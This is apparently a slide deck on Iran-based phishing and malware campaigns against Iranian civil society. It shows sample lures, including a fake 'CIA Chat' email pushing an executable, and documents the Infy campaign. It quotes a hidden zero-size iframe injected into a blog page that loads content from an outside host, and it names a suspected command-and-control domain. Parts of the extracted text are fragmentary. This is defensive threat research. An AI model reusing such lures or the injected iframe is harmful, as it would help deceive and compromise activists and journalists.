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
Mission

Collect Samples and Incidents from Targets of Iran-based
Intrusion Campaigns for Accountability and Community
Education.




Intrusions and Elections











Phishing and Malware, the New Normal

Mandatory Grugq Quote



the grugq

@the grugq

 Follow

Real APT: we need to read their emails and
steal their spreadsheets.

Fantasy APT: we need to hack their baseband...
because reasons!

RETWEETS

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LIKES


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2:12 AM · 13 May 2016



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----- Forwarded message -----

From: CIA Secure Program! <security@cia.gov>

Date: 17 November 2013 07:52

Subject: Hi dear, Iranian people can contact us with secure CIA Program.

To: aminsabeti@gmail.com

CIA Chat is a program for you to report threats in a secure manner to the US Central Intelligence Agency.

The most important threats we're looking for, are those related to national security and any type of information which can lead us to terrorist groups.


Your patriotic acts would be rewarded too. We pay money as reward to those who share useful information with us.


Although those of you seeking to work with the leading intelligence agency in the world, this program is a way for anonymous and secure connection to us.



[CIA_Chat.exe](#)


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Campaigns, Tools and Actors

Cross section of the Ecosystem




Infy



The screenshot shows a web browser displaying a news article from [taptan313.blogspot.com](http://taptan313.blogspot.com/2010/07/blog-post_26.html). The page is titled "Taftan News Agency" and features a banner with a photo of a man and a map of Afghanistan. The main content area contains an article about Taliban fighters. On the left, there's a sidebar with a portrait of a man and a link to "بیوگرافی پایه". At the bottom, there's a navigation bar with links like "نیازمندی", "صفحه اصلی", and "پیش‌جذب".

The browser's developer tools are open, specifically the "Elements" tab under the "Collin" tab. The "Elements" panel shows the DOM structure, and the "Script" panel displays the JavaScript code for the page. A red box highlights the iframe element at the bottom of the DOM tree:

```
document.getElementById("navbar-iframe-container"),  
        id: "navbar-iframe"  
    );  
});  
  
</script>  
►<script type="text/javascript">_</script>  
</div>  
▼<div id="outer-wrapper">  
►<div id="header-wrapper">_</div>  
►<iframe frameborder="0" height="0" id="IF198" marginheight="0" marginwidth="1" name="IF198" scrolling="no" src="http://www.bestwebstat.com/ent/ifr2.php" width="0">_</iframe>_&#039;  
...  
<script language="JavaScript" type="text/javascript" xml:space="preserve">_<![CDATA[window.status='';//]]></script>  
►<div id="crosscol-wrapper" style="text-align:center">_</div>  
►<div id="main-wrap1">_</div>  
►<div id="sidebar-wrap">_</div>  
►<div id="footer-wrap1">_</div>  
</div>  
<script type="text/javascript">  
if (window.jsttiming)  
    window.jsttiming.load.tick("widget")  
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Styles Event Listeners DOM Breakpoints >  
:hov .cls
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
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
From: baran omid <baramomid@gmail.com>

Date: 14 May 2013 09:11

Subject: انتخابات خرداد ۹۲

To: baramomid@gmid.com





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From: kaveh tahmasbi <kaveh.tahmasbi@gmail.com>


Date: 2016-04-20 12:45 GMT+02:00

فوري/ تصاویر امید کوکبی بعد از سرطان در زندان:

To:

با درود
تصاویر منتشر نشده از امید کوکبی بعد از سرطان
جهت انتشار گسترده در رسانه ها

...





مورد انرژی هسته ای خوش آمدید.

که بق نظر ش₀¹ رفتار آند.

به سی

مد





FORUM THREAD QUESTION: UNSOLVED

My sites, False positive



aj58

Posted: 25 Jul 2016

Hello
I made Contact with
but after many day

my reauest was.....
your product detect two of my site as malware.
your latest updated trial version does not detect any file in my sites as malware.
also there is not any binary, program, apk or any dangerous file in my sites.
please remove my sites from your black list as soon as possible
thanks

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
<http://updateserver1.com>

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
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DGA \o/

